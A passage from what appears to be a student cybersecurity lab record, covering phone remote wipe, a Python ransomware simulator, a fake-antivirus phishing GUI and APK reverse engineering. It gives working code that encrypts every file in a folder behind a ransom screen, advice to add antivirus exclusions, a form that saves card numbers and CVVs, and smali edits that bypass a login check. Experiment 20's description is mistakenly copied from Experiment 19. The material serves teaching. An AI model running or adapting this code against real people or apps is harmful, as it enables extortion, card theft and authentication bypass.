- Once logged in, you'll see a map showing the **current location** of your device, if it's online.
- You can also select the device from the list if you have multiple devices.

4. Choose "Erase Device" (Remote Wipe):

- In the **Find My Device** interface, there will be options like **Play Sound**, **Secure Device**, and **Erase Device**.
- Click on **Erase Device**.

- **Confirm** that you want to erase all data from the device.
- This will perform a **factory reset**, and the device will be wiped clean of your personal information.

5. What Happens After Wipe:

- The device will **erase all data** and return to the default state as if it was a brand new phone.
- After the wipe, you will **no longer be able to track the device** through Find My Device, so you need to make the decision carefully.
- If your device is offline, the wipe command will take effect as soon as it is next connected to the internet.

NOTE:

The remote wipe function **erases all personal data**, apps, and settings from the device, effectively **returning it to factory settings**.

The experiment highlights the importance of **regularly backing up data** (via **Google Backup** or **iCloud Backup**) to ensure that important information can be **restored** after a remote wipe.

We gain an understanding of mobile **security best practices**, such as:

- **Locking the device** with a PIN, password, or biometric method (fingerprint/face recognition) for added security.
- Enabling **remote location tracking** to help locate the device in case of loss.
- Using **two-factor authentication (2FA)** and **strong passwords** to further secure accounts on the device.

CONCLUSION:

The implementation of anti-theft features significantly strengthens mobile device security by enabling real-time monitoring, remote control, and proactive protection of personal data. This project demonstrates how location tracking, SIM change alerts, and remote lock/wipe capabilities can deter theft and aid in device recovery. Overall, such security measures play a vital role in ensuring user privacy and data safety in today's mobile-first world.

EXPERIMENT - 18

AIM: To simulate the behavior of ransomware through a non-destructive Python program with a GUI, demonstrating file-locking techniques and ransom-like notifications for educational and cybersecurity awareness purposes.

DESCRIPTION:

This project mimics the basic functionality of ransomware without causing any real harm to files. It uses Python and a simple GUI (via Tkinter or PyQt) to “lock” files by renaming or encoding them, then displays a fake ransom note demanding “payment” to restore access. The decryption key is simulated, and users can unlock their files through the GUI. This project is designed for ethical learning, penetration testing labs, and training cybersecurity students to recognize and respond to such threats.

PROCEDURE:

Step 1: Prepare Files

- Create a folder TestFolder on Desktop
- Add file1.txt ("Hello World") and file2.txt ("This is a test")

Step 2: Write the Script

- Save the following as ransomware_simulator_gui.py in the folder
- Use r"path\to\TestFolder" for folder_path in the script
- Code encrypts all .txt files using Fernet, shows GUI to enter key

Step 3: Run the Program

```
>>> python ransomware_simulator_gui.py
```

- If blocked by antivirus, add the folder to Windows Defender exclusions.

Step 4: Behavior

- Files get encrypted
- GUI pops up with decryption prompt
- Enter the terminal-displayed key to decrypt
- Wrong key = error message

```
from cryptography.fernet import Fernet
import os
import tkinter as tk

key = Fernet.generate_key()
fernet = Fernet(key)

folder_path = <your test folder path>

for file_name in os.listdir(folder_path):
    file_path = os.path.join(folder_path, file_name)

    if os.path.isdir(file_path):
        continue

    with open(file_path, "rb") as file:
        original = file.read()

    encrypted = fernet.encrypt(original)

    with open(file_path, "wb") as encrypted_file:
        encrypted_file.write(encrypted)

print(f"🔑 Encryption Key (Copy this!): {key.decode()}")

def try_decrypt():
    user_key = key_entry.get().encode()
    try:
        fernet_attempt = Fernet(user_key)
        for file_name in os.listdir(folder_path):
            file_path = os.path.join(folder_path, file_name)
```

```
        if os.path.isdir(file_path):
            continue

        with open(file_path, "rb") as enc_file:
            encrypted_data = enc_file.read()

        decrypted = fernet_attempt.decrypt(encrypted_data)

        with open(file_path, "wb") as dec_file:
            dec_file.write(decrypted)

        status_label.config(text="✅ Files decrypted successfully!")
    except:
        status_label.config(text="❌ Invalid decryption key!")

root = tk.Tk()
root.title("🔒 Your Files Have Been Encrypted!")
root.geometry("420x200")
root.resizable(False, False)

tk.Label(root, text="🔒 Your files have been encrypted!", font=("Helvetica", 14)).pack(pady=10)
tk.Label(root, text="Enter decryption key to unlock them:").pack()

key_entry = tk.Entry(root, width=50)
key_entry.pack(pady=5)

tk.Button(root, text="🔓 Decrypt Files", command=try_decrypt).pack(pady=10)

status_label = tk.Label(root, text="", font=("Helvetica", 11))
status_label.pack()

root.mainloop()
```

CONCLUSION:

This simulation effectively demonstrates the core concept of ransomware—encrypting files and requesting a decryption key—without causing actual harm. Through a user-friendly GUI, it highlights how ransomware operates and the importance of data protection. The project is a safe educational tool for understanding real-world threats and promoting cybersecurity awareness.

స్వయం తేజస్విన్ భవ

1979

EXPERIMENT - 19

AIM: To simulate a fake antivirus scam using a Python GUI that tricks users into entering sensitive bank details, demonstrating a phishing attack.

DESCRIPTION:

This project replicates a common social engineering scam where fake antivirus software displays alarming messages (e.g., "virus detected") and asks users to "upgrade protection" by entering personal banking details. Built using Python and Tkinter, this simulation does **not store or transmit** any data—it serves to raise awareness about phishing vectors, user trust exploitation, and the importance of verifying legitimate software sources.

PROCEDURE:

Set up the Environment

- Install Python and ensure tkinter is available (comes pre-installed with Python).
- Create a Python file, e.g., fake_antivirus.py.

Writing the Code

- Write a Python script using the tkinter library to simulate a fake antivirus.
- The script displays a fake scan, warns the user about a virus, and prompts for bank details to "fix the threat."
- When the user enters the card number and CVV and clicks the button, the details are saved into a file named bank_details.txt and a scam alert is shown.
- Code:

```
import tkinter as tk
from tkinter import messagebox

def save_details(card, cvv):
    with open("bank_details.txt", "a") as file:
        file.write(f"Card: {card}, CVV: {cvv}\n")
    messagebox.showwarning("Scam Alert", "You've been scammed! Stay safe.")
```

```
def fix():
    tk.Label(root, text="Enter Card Number:").pack()
    card_entry = tk.Entry(root)
    card_entry.pack()

    tk.Label(root, text="Enter CVV:").pack()
    cvv_entry = tk.Entry(root, show="*")
    cvv_entry.pack()

    def submit():
        card = card_entry.get()
        cvv = cvv_entry.get()
        if card and cvv:
            save_details(card, cvv)
        else:
            messagebox.showwarning("Warning", "Enter card number and CVV.")
    tk.Button(root, text="Submit Payment", command=submit).pack()

def scan():
    messagebox.showinfo("Scan Complete", "Virus found!")
    tk.Button(root, text="Pay ₹999 & Remove Threat",
command=fix).pack()
root = tk.Tk()
root.title("⚠ SecureAV - Antivirus Trial")
tk.Label(root, text="Fake Antivirus Scanner").pack()
tk.Button(root, text="Start Scan", command=scan).pack()
root.mainloop()
```

Test the Simulation

- Run the program and check the interaction flow.
python fake_antivirus.py
- Ensure that the file bank_details.txt is created and stores the input data.

CONCLUSION:

The simulation showcases how phishing scams leverage fear and urgency to extract sensitive user information. While non-malicious, it emphasizes the critical need for user vigilance, secure software practices, and education on digital threats. Such projects are valuable tools in cybersecurity training and awareness programs.

EXPERIMENT – 20

AIM: To reverse engineer an Android APK file, modify its internal logic, recompile it, sign it with a keystore, and reinstall it on an emulator to observe the changes in behavior.

DESCRIPTION:

This project simulates a fake antivirus scam using a Python GUI to mimic phishing attacks that trick users into entering sensitive bank details—purely for educational purposes. It demonstrates social engineering tactics and raises cybersecurity awareness. Tools like **Dex2Jar**, **JD-GUI**, **APKTool**, and **Java JDK** are used to analyze real Android APKs, helping understand how malicious apps are reverse-engineered and how phishing behavior is embedded within them.

PROCEDURE:

Step 1: Setup Working Directory

- Create a folder named Hacking.
- Download sample APK and place it in the folder.
- Download and extract:
 - **Dex2Jar**
 - **JD-GUI**
 - **APKTool**

Step 2: Convert APK to Java-Readable Code

- Navigate to **Dex2Jar**: `cd dex2jar-2.0`
- Run: `d2j-dex2jar.bat -f ../myapp.apk`
- Open **myapp-dex2jar.jar** in **JD-GUI** to view Java-like source code.

Step 3: Decompile APK Resources Using APKTool

- Run: `apktool.jar d myapp.apk`
- Access resources like smali, AndroidManifest.xml.

Step 4: Modify Logic in Smali Code

- Open: `myapp → smali → com → example → sabin → myapplication → MainActivity.smali`

- Modify return logic:

```
move-result v0
const/4 v0, 0x1
return v0
```

- Save changes.

Step 5: Rebuild Modified APK

- Run: **apktool.jar b myapp**
- New APK at: **myapp/dist/myapp.apk**

Step 6: Sign the Rebuilt APK

- Generate keystore:
keytool -genkey -keystore sabin.keystore -validity 1000 -alias sabin
- Sign APK:
jarsigner -keystore sabin.keystore -verbose myapp.apk sabin

Step 7: Install on Android Emulator

- Verify emulator: **adb devices**
- Uninstall original app:
adb uninstall com.example.sabin.myapplication
- Install modified APK: **adb install -d myapp.apk**

Final Result:

The modified app will always show "You are a VIP user!" after authentication, regardless of input—demonstrating logic manipulation via reverse engineering.

CONCLUSION:

This experiment successfully demonstrates how Android APK files can be reverse engineered, modified, and repackaged to alter app behavior. By manipulating the smali code of a decompiled APK, we were able to bypass authentication logic and simulate unauthorized access. The exercise emphasizes the importance of secure coding practices and the need for obfuscation, encryption, and integrity checks in mobile app development to prevent such vulnerabilities.